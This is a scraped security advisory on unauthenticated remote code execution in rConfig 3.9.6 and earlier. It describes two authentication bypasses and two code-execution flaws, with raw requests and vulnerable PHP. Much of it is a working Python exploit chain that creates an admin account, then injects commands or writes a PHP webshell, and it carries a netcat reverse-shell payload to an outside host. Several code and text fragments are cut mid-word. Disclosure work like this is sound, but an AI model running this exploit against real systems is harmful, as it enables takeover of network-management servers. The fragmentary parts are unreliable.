SSD ADVISORY – RCONFIG UNAUTHENTICATED RCE

September 18, 2020 SSD Secure Disclosure technical team
Vulnerability publication

TL;DR

Find out how a chain of vulnerabilities in rConfig allows a remote unauthenticated user to gain 'apache' user access to the vulnerable rConfig installation.

Vulnerability Summary

rConfig is "an open source network device configuration management utility that takes frequent configuration snapshots of devices. Open source, and built by Network Architects – We know what you need!"

Two vulnerabilities in rConfig remote unauthenticated RCE. One vulnerability allows an unauthenticated user to become authenticated, another vulnerability which is post-authentication allows an attacker to execute arbitrary code.

Credit

An independent Security Researcher, Daniel Monzón, has reported this vulnerability to SSD Secure Disclosure program.

Affected Systems

rConfig 3.9.6 and prior

Vendor Response

The vendor was initially very responsive and provided feedback and a link to an updated version (3.9.6) – we originally verified the vulnerability on version 3.9.5.

We were able to confirm that version 3.9.6 is also vulnerable and communicated this back to the vendor.

The vendor has not responded since July and failed to provide any timeline for a fix or a patch.

At the moment we are not aware of a patch or a workaround to prevent these two vulnerabilities from being exploited.


Vulnerability Analysis

rConfig is vulnerable to multiple RCE vulnerabilities.

ajaxArchiveFiles.php RCE


In the file */home/rconfig/www/lib/ajaxHandlers/ajaxArchiveFiles.php* there is a blind command injection vulnerability in the ext parameter (different from **CVE-2019-19509**, which by the way, has not been resolved and it is still present, as you can see in the screenshot):


To trigger the vulnerability the following raw request can be sent:



ajaxEditTemplate.php RCE


The second RCE is in the connection template edit page of rConfig. It is possible to introduce PHP code inside a file and call it *../www/test.php*. This would allow an attacker to make the file reachable from the outside of the box. If the filename does not end in .yml, rConfig appends it, therefore a file called *test.php* will be accessible via *https://rconfig/test.php.yml*






updater.php RCE

ecks for in the *updater.php* file. If we grab a real rConfig ZIP and add a PHP
entials are admin:admin and we will have a nice webshell.




licensetext.txt	92	69	Documento de texto	25/03/2020 9:19	8BC0B00E
login.php	3.882	1.186	Archivo PHP	25/03/2020 9:19	B500D192
README	1.039	526	Archivo	25/03/2020 9:19	4CB87529
scheduler.inc.php	2.495	1.099	Archivo PHP	25/03/2020 9:19	AED86E56
scheduler.php	36.002	4.510	Archivo PHP	25/03/2020 9:19	8DEC5718
search.php	6.286	1.516	Archivo PHP	25/03/2020 9:19	5E42061E
settings.php	24.185	4.066	Archivo PHP	25/03/2020 9:19	20A8A592
settingsBackup.p...	4.060	837	Archivo PHP	25/03/2020 9:19	1F146178
shell_update.php	347	237	Archivo PHP	15/07/2019 13:...	92F8D9B7
snippets.inc.php	5.373	1.875	Archivo PHP	25/03/2020 9:19	DF86B8F7
snippets.php	6.888	1.476	Archivo PHP	25/03/2020 9:19	D184451F
updater.php	8.223	1.894	Archivo PHP	25/03/2020 9:19	39B89CD2
useraccount.php	7.108	1.607	Archivo PHP	25/03/2020 9:19	A6AC40CE
useradmin.inc.php	2.712	1.145	Archivo PHP	25/03/2020 9:19	CBB4FD0E



userprocess.php Authentication Bypass

The first authentication bypass vulnerability lays on the register function of */home/rconfig/www/lib/crud/userprocess.php*. There is no authentication enforced, so we can just create our own admin user (ulevelid = 9).




```
-----------------------------3854035663249613632130873436
Content-Disposition: form-data; name="passconf"

Testing1@
-----------------------------3854035663249613632130873436
Content-Disposition: form-data; name="email"

heyajbnrjdssmzmqde@awdrt.org
-----------------------------3854035663249613632130873436
Content-Disposition: form-data; name="ulevelid"

9
-----------------------------3854035663249613632130873436
Content-Disposition: form-data; name="add"

add
-----------------------------3854035663249613632130873436
Content-Disposition: form-data; name="editid"


-----------------------------3854035663249613632130873436--
```

```
    */
    function procRegister() {
        global $session, $form;
        /* Convert username to all lowercase (by option) */
        if (ALL_LOWERCASE) {
            $_POST['username'] = strtolower($_POST['username']);
        }
        /* Registration attempt */
        $retval = $session->register($_POST['username'], $_POST['password'], $_POST['passconf'], $_P
OST['email'], $_POST['ulevelid']);

        /* Registration Successful */
        if ($retval == 0) {
            $_SESSION['reguname'] = $_POST['username'];
            $_SESSION['regsuccess'] = true;
            $errors['Success'] = "User " . $_POST['username'] . " successfully added to Database";
            $_SESSION['errors'] = $errors;
            header("Location: " . $session->referrer);
        }
        /* Error found with form */ else if ($retval == 1) {
            $_SESSION['value_array'] = $_POST;
            $_SESSION['errors'] = $form->getErrorArray();
            header("Location: " . $session->referrer . "?error");
        }
        /* Registration attempt failed */ else if ($retval == 2) {
            $_SESSION['reguname'] = $_POST['username'];
            $_SESSION['regsuccess'] = false;
            $errors['Fail'] = "ERROR: User " . $_POST['username'] . " could not be added to Database
";
            $_SESSION['errors'] = $errors;
            header("Location: " . $session->referrer);
        }
    }
```


useradmin.inc.php Authentication Bypass

The second authentication bypass vulnerability is in the same file than the previous one. Using the information leakage in *https://rconfig/useradmin.inc.php* we can get to know which users are present in the rConfig instance, so we can update the details of the account (including the password), with again, no authentication required:




```
function procUpdateAccount() {
    // http or https check for url Protocol
    $protocol = 'http';
    if (isset($_SERVER['HTTPS'])) {
        if (strtoupper($_SERVER['HTTPS']) == 'ON') {
            $protocol = 'https';
        }
    }

    global $session, $form;
    /* Account edit attempt */
    $retval = $session->updateAccount($_POST['editid'], $_POST['username'], $_POST['password'],
POST['passconf'], $_POST['email'], $_POST['ulevelid']);

    /* Account edit successful */
    if ($retval == 0) {
        $_SESSION['useredit'] = $_POST['username'];
        $_SESSION['useredit'] = true;
        $errors['Success'] = "User " . $_POST['username'] . " successfully edited";
        $_SESSION['errors'] = $errors;
        header("Location: " . $protocol . "://" . $_SERVER['HTTP_HOST'] . "/" . "useradmin.php")

    }
    /* Error found with form */ else if ($retval == 1) {
        $_SESSION['value_array'] = $_POST;
        $_SESSION['errors'] = $form->getErrorArray();
        header("Location: " . $protocol . "://" . $_SERVER['HTTP_HOST'] . "/" . "useradmin.php?e
or");
    }
    /* Registration attempt failed */ else if ($retval == 2) {
        $_SESSION['useredit'] = $_POST['username'];
        $_SESSION['regsuccess'] = false;
                                                                    205,14        95%
```

Demo



Exploit

```
import requests
from requests_toolbelt.multipart.encoder import MultipartEncoder
import urllib3
import re
#from bs4 import BeautifulSoup
urllib3.disable_warnings()
url="https://x.x.x.x/" #change this to fit your URL (adding the last slash)
payload="nc y.y.y.y 9001 -e /bin/sh"  #change this to whatever payload you want
payload_rce= "fileName=../www/test.php&code=<%3fphp+echo+system('ls')%3b%3f>&id=3" #if you want to use Method 2 for RCE, use a PHP, urlencoded
payload as the value of the code parameter
```

```
(payload))
    print("Version 3.9.5 confirmed")
else:
    print("Version is "+version+ " it may not be vulnerable")
payload_final=";"+payload
referer=url+"useradmin.php"
origin=url
proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"} #in case you need to debug the exploit with Burp, add ', proxies=proxies' to any request
def createuser():
    multipart_data = MultipartEncoder(
       fields={
               'username': 'test',
               'password': 'Testing1@', #password should have a capital letter, lowercase, number and a symbol
               'passconf': 'Testing1@',
               'email': 'test@test.com',
               'ulevelid': '9',
               'add': 'add',
               'editid': ''
              }
        )
    headers = {'Content-Type': multipart_data.content_type, "Upgrade-Insecure-Requests": "1", "Referer": referer, "Origin":origin}
    cookies = {'PHPSESSID': 'test'}
    response = requests.post(url+'lib/crud/userprocess.php', data=multipart_data, verify=False, cookies=cookies, headers=headers, allow_redirects=False)
    if "error" not in response.text:
        print("(+) User test created")
    else:
        print("(-) User couldn't be created, please debug the exploit")
def exploit():
    payload = {
    'user': 'test',
    'pass': 'Testing1@',
    'sublogin': '1'
}
    with requests.Session() as s:
         p = s.post(url+'lib/crud/userprocess.php', data=payload, verify=False)
         if "Stephen Stack" in p.text:
            print("(-) Exploit failed, could not login as user test")
         else:
            print("(+) Log in as test completed")
            params = {'path':'test',
                      'ext': payload_final
                     }
            rce=s.get(url+'lib/ajaxHandlers/ajaxArchiveFiles.php', verify=False, params=params)
            if "success" in rce.text:
                print("(+) Payload executed successfully")
            else:
                print("(-) Error when executing payload, please debug the exploit") #if you used method 2 to auth bypass and 1 for RCE, ignore this message
    payload = {
    'user': 'admin',
    'pass': 'Testing1@',
    'sublogin': '1'
}
    with requests.Session() as s:
         p = s.post(url+'lib/crud/userprocess.php', data=payload, verify=False)
         if "Stephen Stack" in p.text:
            print("(-) Exploit failed, could not login as user test")
         else:
            print("(+) Log in as test completed")
            params = {'path':'test',
                      'ext': payload_final
                     }
            rce=s.get(url+'lib/ajaxHandlers/ajaxArchiveFiles.php', verify=False, params=params)
            if "success" in rce.text:
                print("(+) Payload executed successfully")
            else:
                print("(-) Error when executing payload, please debug the exploit")
def user_enum_update():
    users=requests.get(url+'useradmin.inc.php', verify=False)
    #matchObj = re.findall(r'<td align="center">(.*?)</td>', users.text, re.M|re.I|re.S)
    if "admin" in users.text:
      print("(+) The admin user is present in this rConfig instance")
      multipart_data = MultipartEncoder(
```



```
            print("(+) Log in as admin completed")
            rce=s.post(url+'lib/ajaxHandlers/ajaxEditTemplate.php', verify=False, data=payload_rce, headers=headers_rce)
            if "success" in rce.text:
                print("(+) File created")
                rce_req = s.get(url+'test.php.yml', verify=False)
                print("(+) Command results: ")
                print(rce_req.text)
            else:
```

```
the exploit")

 Monzón")
xploit may not launch the success message, but check your netcat ;)")
less 'invasive'")
    print("Note2: preferred method for RCE is 2, as it does not need you to know if, for example, netcat has been installed in the target machine")
    print('''Choose method for authentication bypass:
        1) User creation
        2) User enumeration + User edit ''')
    auth_bypass=str(input("Method>"))
    if auth_bypass == "1":
        createuser()
    elif auth_bypass == "2":
        user_enum_update()
    print('''Choose method for RCE:
        1) Unsafe call to exec()
        2) Template edit ''')
    rce_method=str(input("Method>"))
    if rce_method == "1":
        exploit()
    elif rce_method == "2":
        template()
main()
```